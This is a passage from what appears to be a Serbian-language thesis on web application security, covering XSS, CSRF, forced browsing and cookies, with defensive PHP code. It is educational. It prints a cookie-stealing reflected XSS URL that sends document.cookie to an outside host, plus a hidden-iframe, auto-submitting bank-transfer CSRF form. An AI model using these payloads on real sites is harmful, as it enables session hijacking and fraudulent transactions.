Ni najbolje i najbogatije kompanije nisu imune na stored xss. Najbolji primer je kompanija Twiter. U Aprilu 2014 na društvenoj mreži Twiter se pojavio twit koji je mogao sam sebe da retwituje. Ovim napadom bilo je pogodjeno 10 miliona pratioca twiter naloga "BBC Braking News". Napad je prilično jednostavan, a uspeo je jer navodno jedan od server, koji je sadržao filter za ovkve vrste napada, bio offline samo jedan minut[4]… Twit je izgledao ovako:

Slika 2.2.4

[4] Zvanično saopštenje kompanije Twiter

Reč je o JQuery kodu koji je bio protumačen od strane veb-pregledača kao legitiman deo koda stranice. Ovim "twitom" napadač je uspeo da zarazi 10 miliona korisnika, kojima bi se na nalogu pojavio ovaj twit ali i "alert" box u kome bi pisalo "XSS in Tweerdack" koji bi izgledao ovako:



Slika 2.2.5

Zaštita od stored xss-a napada se svodi na kontrolisanje unosa korisnika. Sve forme na sajtu su podložne ovim napadima. Najefikasniji način je kreijanje filtera koji bi "hvatali" zlonamerni kod prilikom unosa i sprečavali da isti dospe u bazu, ili primena već gore navedenih metoda. Glavni problem je što je korisnik izložen napadu na sajtu kome veruje i ne može da otkrije da je sajt zaražen pre posete. Administratori prate ovakve napade i konstantno unapređuju filtere kako bi sprečili da njihovi korisnici budu meta napada.

Ukoliko želimo da zaštitimo sajt od napada pre unosa u bazu podataka, to možemo uraditi kao u sledećem primeru:

```
// validacija komentara
$comment = trim($_POST["comment"]);
if (empty($comment))
{
    exit("morate uneti komentar");
}
// "uklanjanje" html i php tagova
$comment = strip_tags($comment);

// na kraju je komentar spreman za skladištenje
file_put_contents("comments.txt", $comment, FILE_APPEND);

// citanje komentara sa korišćenjem funkcije htmlspecialchars
$comments = file_get_contents("comments.txt");
echo htmlspecialchars($comments);
```

Reflected xss (reflektujući) – prosleđivanje zlonamernih skriptova kao URL parametra. Ovo je najkorišćeniji tip napada umetanjem skriptova . Napad se vrši preko URL linka, pa je zato najpogodniji za korišćenje u zlonamernim mejl porukama. Istraživanja su pokazala da od svih mejl poruka, 92% cine SPAM poruke u kojima je velika zastupljenost ovog vida napada.[17]

Primer 1:

```
http://primer.com?q=<script
type="text/javascript">alert('Ovaj sajt nije za
tebe');</script>
```

Ovaj primer ilustruje reflested xss tip napada. Ukoliko nekome pošaljete ovaj URL u poruci i on klikne na njega, otvoriće mu se sajt „www.primer.com" ali i poruka upozorenja u kojoj će pisati "Ovaj sajt nije za tebe". Cilj ovog primera je pokaže da se u URL-u do određenog sajta mogu sakriti i neka upozorenja. Ovakav kod ne može uraditi ništa korisniku, ali postoji i kod koji može načiniti veliku štetu korisniku, poput krađe kolačića raznih sajtova kao i krađe podataka o banci ili kreditnoj kartici.

Primer 2:


karakteri kodirani

```
http://primer.com/search?keyword=%3Cscript%3Ewindow.locat
ion%3D%27http%3A%2F%2Fwujic.com%2F%3Fvictimcookie%3D%27%2
Bdocument.cookie%3C%2Fscript%3E
```

nekodirani primer

```
http://primer.com/search?keyword=<script>window.location=
'http://wujic.com/?victimcookie='+document.cookie</script
>
```

Primer koda pokazuje kako možemo "ukrasti" kolačiće samo jednim linkom. U ovom primeru karakteri su kodirani odgovarajućim entitetima. URL ne može sadržati prazno mesto između dve reči ali i menja nesigurne ASCII karaktere sa "%" i dva broja[21]. Ukoliko korisnik klikne na ovaj link, koji je dobio preko mejl poruke ili otvaranjem sajtova koji nisu sigurni, biće preusmeren na drugi sajt, ali u tom procesu će njegovi kolačići biti poslati onom ko je kreirao link.



Slika 2.2.4


Zaštita od reflected xss-a napada sada za razliku od stored xss-a spada na korisnika. Najefikasnija zaštita je da ukoliko korisnik dobije mejl sa nepoznate adrese u kome postoji link ka nepoznatom sajtu ili link koji je skriven i izgleda na primer ovako "http://secrue.net/dgadrtsjfshs" klikom na link korisnik može izgubiti puno podataka koji se nalaze u kolačićima.

Danas je aktuelno da, zlonamerni ljudi u našem društvu poznati pod imenom hakeri koriste ovaj tako reći fenomen znatiželje kod ljudi i već godinama uspešno obmanjuju lakoverne korisnike popularne društvene mreže Facebook. Ovaj način prevare radi na dva načina. Oba načina počinju isto, korisnik mora kliknuti na link koji mu je poslat, ili mejl-om ili porukom na društvenoj mreži. Prvi način koristi link do strane koja je identična početnoj strain za prijavljivanje na društvenu mrežu i koristi "phishing" pecanje, tako što korisnik ukuca svoje korisničko ime i lozinku koji se šalju u bazu kojoj pristupa osoba koja je kreirala link. Drugi način koji je daleko napredniji koristi reflected xss. U linku koji je poslat korisniku dodat je i script deo koji krade kolačiće i omogućava kreatoru linka da preuzme kontrolu nad korisnikovim profilom na toj društvenoj mreži. Ovo je moguće ukoliko napadač dobije id sesije pomoću kog se uloguje na tu društvenu mrežu kao napadnuti korisnik.

U veb aplikaciji koja praktično pokazuje ovaj vid napada korišćen je sledeći kod za napad:

```
<button onclick="upozorenje()">Probaj me</button> <script>
function upozorenje() { alert("Ćao, ja sam umetnut :) !");}
</script>
```

Deo aplikacije koji demonstrira ovaj napad izgleda ovako:




Slika 2.2.5

2.3 Prevara falsifikovanjem zahteva

Prevara **falsifikovanjem zahteva** (*engl. Cross-Site Request Forgery (CSRF)*) je treći po učestalosti korišćenja na internetu[24], odmah posle umetanja skriptova i umetanja SQL upita. Ovaj napad se dešava kada zlonamerni sajt izaziva korisnikov veb-pregledač da izvrši neželjenu akciju na sajtu u koji imate poverenja. Ovi napadi postoje jer veb-programeri nisu obavešteni o uzroku i ozbiljnosti od ovakvih napada. Glavni problem sa ovim napadom je to što se veoma malo pažnje posvećuje zaštiti jer veb-programeri nisu upućeni u razornu moć koju napad može postići.[22]

Prevarom falsifikovanjem zahteva obično se napadaju veb forme kreirane na sajtovima kojima korisnici veruju, najčešće forme banaka ili drugih finansijskih institucija jer je svrha samog napada zapravo krađa korisnikovih podataka i vršenje neke radnje u ime žrtve. Uz malu pomoć društvenog inženjeringa (kao što je slanje linka putem elektronske poruke ili dopisivanja), napadač može prevariti korisnka veb aplikacija da izvrši akciju koju napadač želi. Ako je žrtva korisnik privatnog računara,

uspešan napad može prisiliti korisnika da izvrši zahteve poput prebacivanja sredstava, menjanja svoje elektronske mejl adrese, i tako dalje. Ako je žrtva administrativni radnik neke kompanije, ovakav napad može ugroziti celu veb aplikaciju kao i kompaniju u kojoj radi žrtva. Suštinu rada ovog napada objasnićemo na primeru neke banke. Kada se žrtva uloguje na sajt banke, na računar korisnika stiže kolačić koji sadrži neke podatke o tome ko se ulogovao. Taj kolačić je sačuvan u žrtvinom pregledaču koji se povremeno šalje nazad serveru, kada veb aplikacija zatraži proveru ukoliko žrtva pristupa nekoj opciji unutar same aplikacije.



Slika 2.3.1

Napadač koji je upoznat sa dizajnom forme, koja postoji na sajtu banke, kreira veb stranicu u kojima su isti nazivi polja, načini slanja podataka kao i adresa na koju se podaci salji na server. Na toj strani sa nekim smešnim klipom ili sličicom ili bilo čime zanimljivim, nalazi se i kod forme koju ima i banka, samo što su polja popunjena podacima poput broja računa i svote novca koju želi da dobije i sakrivena od korisnika. Žrtvi se šalje email sa linkom koji vodi na stranicu sa navodno smešnim klipom, na koji žrtva odlazi iz znatiželje (90% ljudi klikne na link iako ne znaju ko ga šalje niti šta sadrži). Pomenuta forma je sakrivena od žrtve i pokreće se automatski prilikom otvaranja strane. Prilikom samog otvaranja strane i pokretanja forme, ta forma šalje podatke banci, predstavljajući se kao žrtva, banka zatraži kolačić, dobije ga i postupa po nalogu koji je unet, kao da je žrtva sama to uradila. Žrtva nažalost nema znanja o tome šta se dešava...

Slika 2.3.2

Ovo je jedan od primera napada falsifikovanjem zahteva. Sam kod koji ovo omogućuje je veoma lako uneti u bilo koju stranicu koji napadač kreira, evo jednog primera:

```
<iframe src="http://www.mojsajt.com/ukradi.php"
style="display:none"></iframe>
```

Ovaj deo koda koji poziva stranu na kojoj je zlonamerni kod, može biti na bilo kojoj stranici koji kreira napadač, potpuno je nevidljiv za korisnika. Strana "ukradi.php" koju poziva, a koju žrtva ne može da vidi, može izgledati ovako:

```
<body onload="document.getElementById('f').submit()">

<form id="f"
action="http://banca.com/placanja/formular/prijempodataka.php"
method="post" name="form1">

<input type=”hidden”name="platilac" value=".
$_COOKIE[$cookie_name]">

<input type=”hidden” name="svrhauplate" value=" plaćanje
usluge">

 <input type=”hidden” name="primalac" value=" Predrag">

 <input type=”hidden” name="iznos" value=" 5300">

 <input type=”hidden” name="rarcun_primaoca" value="160-
737455574-25"> </form> </body>
```

Ovako nešto bi uspelo u ranim fazama elektronskog bankarstva, danas je, kodiranje usluga kod banaka radi sasvim drugačije. Da bi se zaštitile banke ali i ostale


institucije od ovakvih napada, sa kojima su itekako upoznati, vrši se provera na više nivoa.

Token sesije. Jedan od osnovnih načina odbrane je kreiranje tokena sesije. Nasumično izabran niz karaktera se prilikom logovanja šalje korisniku, a korisnik svaki put kada uradi nešto za šta je potrebna autorizacija šalje token nazad i ukoliko je token odgovarajući, sve prolazi bez problema. Ali pošto je to relativno slično kolačiću, potreba za više nivoa provere je neminovna.

SMS token. SMS token radi tako što prilikom npr. plaćanja, korisnik, klikom na dugne plati, dobija sms poruku koja sadrži nasumično izabran niz karaktera i na ekranu se pojavljuje polje u koji korisnik unosi taj kod u predviđenom roku. Danas je najrasprostranjeniji način provere identiteta korisnika.

Ključ. Ključ u obliku fajla na CD-u je još jedan od načina zaštite. Prilikom otvaranja naloga za onlajn plaćanje ili bilo šta što je potrebno zaštititi na ovaj način, korisnik dobija CD koji sadrži fajl koji služi kao ključ, zajedno sa šifrom koja ide uz njega. Prilikom pokretanja neke akcije koja zahteva autorizaciju, od korisnika se zahteva da obezbedi taj fajl zajedno sa šifrom i ukoliko su ispravni, sve prolazi kako treba. Naravno ovaj metod nije savršen jer napadač može da ukrade taj fajl i šifru, ali kombinacijom nekoliko vrsta zaštite postižu se dobri rezultati.

Deo kreirane aplikacije koji opisuje ovaj napad pokazuje kako klikom na neku reklamu koja je korisniku poslata kao elektronska poruka ili se nalazi na zlonamernom sajtu kao baner, napadač korišćenjem korisnikovog kolačića odvodi korisnika na stranu za deaktivaciju ili brisanje naloga. Evo kako izgleda opisana stranica:



Slika 2.3.2

Ukoliko korisnik koji je prijavljen na ovoj stranici, klikne na "Coca Cola" reklamu, ta akcija će dovesti do deaktiviranja njegovog naloga, tako što je stranica na koji reklama vodi kreirana tako da korisnika preusmeri na stranu za deaktivaciju naloga, koristeći njegov kolačić.

Zaključak: Programeri generalno imaju malo znanja o ovoj vrsti napada, iako je treći po učestalosti i prilično opasan. Postoji dosta dobar sistem zaštite ali ni jedan sistem nikada nije potpuno zaštićen jer napadači konstantno nalaze načine da prođu sve te nivoe zaštite pa je stoga neophodno konstantno unapređivanje i praćenje najnovijih dostignuća u oblasti zaštite veb aplikacija. Veruje se da su aplikacije čije forme sadrže više koraka imune na ovaj napad, ali je potpuno netačno i veoma opasno verovanje.

2.4 Nasilno pregledanje

Nasilno pregledanje predstavlja napad koji koristi propust programera da zabrani ili ograniči pristup delovima koji služe za održavanje i praćennje rada aplikacije, primenjuje se nagađanjem URL adrese resursa na serveru.[23] Napad ove vrste je takođe naveden u top 10 listi najčešćih veb ranjivosti koju objavljuje neprofitna organizacija koja se bavi sigurnošću veb aplikacija (The Open Web Application Security Project)[24]. Ovu ranjovost zlonamerni korisnici redovno primenjuju kao primarni način da ispitaju kako je obezbeđena veb aplikacija koju planiraju da napadnu.

Zlonamerni korisnik analizira HTTP server kodove da uoči postojanje potencijalnih resursa koji nisu zaštićeni i URL adrese do tih resursa. HTTP kodovi predstavljaju privremeni odgovor servera na zadatu komandu. U slučaju da korisnički računar uputi zahtev serveru, kao odgovor prvo dobija HTTP kod koji sadrži informaciju o statusu zahteva.[25] Ovim napadom, zlonamerni korisnik traga za nekakvim sadržajima na sajtu interesantnim sa aspekta bezbednosti, kao što je izvorni kod, rezervne kopije podataka, privremeni direktorijumi datoteka, log fajlovima ili bilo koji deo koda pomoću koga može da pristupi ostatku aplikacije. Generalno ove datoteke se čuvaju negde na serveru i može biti lako dostupna ako "Directori Listing", koji predstavlja spisak direktorijuma i fajlova na serveru, uključen. Najčešće se pokušava sa standardnim nazivima direktorijuma kao što su: Admin, Administrator, Images, Backup, Log, Scripts koji su zajednički za svaki sajt.[26] Većina veb aplikacija koriste proveru identiteta, putem unosa korisničkog imena i šifre, kako bi se osiguralo da samo korisniku koji ima prava pristupa određenim stranicama, može biti dozvoljen pristup. Nasilno pregledanje je jednostavan napad koji pokušava da zaobiđe ove kontrole, tražeći način pristupa direktno, bez pružanja korisničkog imena i lozinke, ili tražeći stranice koje su izvan nivoa pristupa nivou određenom prijavljenom korisniku. Ako nisu ispravno konfigurisane dozvole na ovim stranicama, neovlašćeni korisnik će dobiti pristup sadržaju tih stranica.

Potencijalni uticaj naslinog pregledanja je gubitak važnih podataka kao i potencijalno ugrožavanje privatnosti drugih korisnika napadnute veb aplikacije. Ako je veb aplikacija zapravo sajt razvijan u CMS sistemu poput joomla i wordpress, može doći do problema jer su putanje prema administracionim stranicama dobro poznate pošto su oba pomenuta CMS rešenja otvorenog koda (*eng. open source*) i ukoliko se te putanje ne promene ili ne zaštite može doći do preuzimanja sajta od strane zlonamernog korisnika.

Primer1:

Joomla CMS ima putanju ka administracionim delu:


`http://www.mojsajt.rs/administrator`

Ukoliko ovaj link ukucamo u internet pregledač dobićemo stranu za prijavljivanje

Slika 2.4.1

Dolaskom na stranu za prijavljivanje, napadač vec ima prednost. Najjednostavnije rešenje je promena putanje od strane administratora sajta, ili zaštititi taj link dodatnim prijavljivanjem koje server može da zahteva za određenu adresu.

Najgori i najveći problem predstavlja podešavanje prava pristupa jer to programeri veoma često zaborave. Najlaše je podesiti u FTP klijentu. Postoje kodovi koje serveri koriste kako bi odredili ko i kako može pristupiti određenim direktorijumima i fajlovima na serveru. Kodovi su: 400, 600, 700, 740, 760, 770... [28]




Slika 2.4.2

Na slici je prikazan jednostavniji način. Cifre u pomenutim kodovima dele se na tri cifre koje mogu imati vrednosti od 1 do 7 Prva cifra označava sta može raditi vlasnik fajlova. Druga cifra označava šta može raditi grupa i treća cifra označava šta mogu raditi ostali.


Primer1:

Ukoliko su na nekom od direktorijuma postavljena prava pristupa tako da sadržaj pomenutog direktorijuma bude vidljiv a unutar njega ne postoji indeks stranica, otvoriće se lista fajlova u tom direktorijumu, slika:



Slika 2.4.3

Indeksna stranica predstavlja fajl zavan “index.html” ili “index.php” koji pregledač automatski učitava ukoliko se nalazi unutar direktorijuma za koji je zadata putanja. Vidimo da u ovom slučaju to nije problem jer je direktorijum “public” i njegov sadržaj je dostupan svima. Problem bi nastao kada bi direktorijum “files” imao ista prava pristupa. Ali pošto nema, dobijamo poruku o tome, slika 241:



Slika 2.4.4

Zaštita do ove vrste napada je veoma važna. Ova ranjivost je opasna i može izazvati veliku nevolju za veb administratora i kompaniju koja posetuje podatke na tom sajtu. To može otkriti mnoge tajne podatke o sajta, uključujući rezervne kopije i konfiguracionih fajlova. Ovo su neki od načina za zaštitu:

Osigurati potvrdu autentičnosti i autorizaciju: U veb aplikaciji uvek napraviti razliku između korisnika i njihovih uloga. Ako stranica je napravljena samo za administratora, a zatim proverite da li je korisnik administrator pre davanja pristupa stranici. Zbog toga je neophodno i štiti URL od ovog napada, ograničavajući pristup fajlovima koji nisu predviđeni za korisnika.[27]

Napraviti matricu za kontrolu pristupa: Izraditi matricu odgovarajuće kontrole pristupa na sajtu. Ovo je deo provere identiteta na osnovu uloge pre nego što proces obrade podataka koje korisnik traži počne, a onda početi sa radom na tome. Svaki put kada korisnik uputi zahtev za stranicu, proveriti dozvolu korisnika za pristup toj stranici. Ako on ima dozvolu u matrici, dozvoliti pristup stranici, u suprotnom blokirati pristup stranici porukom upozorenja.

Sakrivanjem stvari ne čini ih nedostupnim: Programeri misle da korisnici nikada neće moći direktno da pristupite stranici bez prolaska kroz unapred određene korake. Ukoliko na primer na serveru postoji direktorijum "download" koji sadrži fajlove koje mogu preuzeti samo korisnici koji su ulogovani i pristupaju tim fajlovima putem URL-a koji dobijaju unutar aplikacije, zlonamerni korisnici mogu dobiti pristup svim fajlovima u tom direktorijumu, jednostavnim ukucavanjem URL putanje do pomenutog direktorijuma. Nasilno pretraživanje zloupotrebljava tu pretpostavku i napadači pokušavaju da pristupe skrivenim stranicama. Što se tiče glavne poruke ona glasi "Nikada ne veruj korisniku".

Izbegavajte korišćenje uobičajenih imena za direktorijeme i fajlove: Skoro svi programeri koriste zajedničke imena za direktorijume i fajlova. Najčešći nazivi za direktorijuma su admin, administrator, slike, img, backup, JS i scripts. Njih je lako pogoditi. Programeri moraju pokušati da daju neke čudne nazive koji su jedinstveni i teško pogoditi. Ovo čini nasilno pregledanje izuzetno teškim.[27]

Blokirati pristup svim tipovima datoteka koje su neiskorišćene: Uvek blokirati pristup iz pretraživača fajlovima koje koristi sajt a neće trebati kranjim korisnicima. xml datoteke, log datoteke i backup fajlove, kojima administrator može pristupiti uz pomoć FTP (*eng. fite transfer protokol*) .Potrebno je samo dozvoliti .html, .htm, .php, .pdf i nekih ekstenzija slike koje sajt koristi. Ovo će blokirati pristup nekim sigurnim datotekama koje se nalaze na serveru akoji bi inače bili dostupni svima koji pogode URL putanju.

U aplikaciji koja demonstrira ovaj napad pokazano je upravo opisano nasilno pregledanje, nagađanjem ID broja koji se koristi za identifikaciju korisnika, takođe pokazano je kako nasilnim pregledanjem možemo saznati šta se sve nalazi na serveru ukoliko administrator nije zaštitiokao što je iznad opisano.

Slika 2.4.5

Na slici 2.4.5 levo je prikazano nezaštićeni deo koji je ranjiv na ovaj napad, dok je na desnoj strani pokazan pokušaj napada na zaštićeni deo sajta.

Zaključak: Programeri ne treba da zaborave da napadači direktno mogu da unesu URL adrese veb stranica u traci za adresu pregledača. Pre nego što započne razvoj aplikacije, programer mora uzeti u obzir najgori slučaj i zauzeti stav: nikad ne veruj korisnicima i njihovim unosima. Ako sajt ima manji broj stranica onda je lako proveriti i potvrditi sve stranice. Dakle, profesionalna pomoć je potrebna za ovaj proces ukoliko veb aplikacija radi sa važnim podacima. Postoje neki automatizovani alati koji pokušavaju da ovaj posao olakšaju, ali najefikasniji način je da se proveri i ručno testirati ga.

2.5 Trovanje kolačica

Kolačić (*eng. cookie*) je tekstualna datoteka koja se kreira na računaru klijenta prilikom posete nekog veb sajta. Termin "kolačić" je nastao kao referenca na Unix[5] program "Srećni kolačić" koji je uvek prilikom pokretanja ispisivao drugačiju poruku.[29] Kolačići su prvobitno napravljeni kako bi se sajtovi personalizovali. U početku, dok su sajtovi još bili uglavnom statični, kolačići su sluzili kao jednostavan način "pamćenja" parametara kojim su programeri pokušavali da stranice prilagode svačijem ukusu. Parametri koji su upisivani u kolaćiće, poput veličine i boje fonta, boje pozadine, itd. su prilikom svake druge posete korisnika učitavani od strane servera i korišćeni u kodu stranice. Kasnije, uporedo sa razvojem veb sajtova i kolačići dobijaju sasvim nove uloge koje su postale nužne za moderan i dinamičan veb. Količići su najčešće korišćeni prilikom prijavljivanja na sajtovina koji zahtevaju autorizaciju. Ukoliko korisnik ne želi da, svaki put kada posećuje stranicu, unosi korisničko ime i lozinku, na sajtovima obično postoji opcija na strani za prijavljivanje "zapamti me". Ako se pomenuta opcija aktivira u kolačiću se čuvaju podaci za prijavljivanje, time se postiže brzi pristup stranicama. Kolačiće možemo podeliti prema načinu upotrebe na više vrsta:

Kolačić sesije se kreira kada korisnik poseti neku stranicu koja prethodno zahteva prijavljivanje. Čuvaju se u privremeno lociranoj memoriji od strane pregledača. Prilikom kreiranja kolačića kome nije određen datum isteka, a sam kolačić u većini slučajeva sadrži samo ID[6] sesije. Internet pregledači izbrišu kolačić sesije kada korisnik završi sa korišćenjem ili se odjavi sa pomenutog sajta.

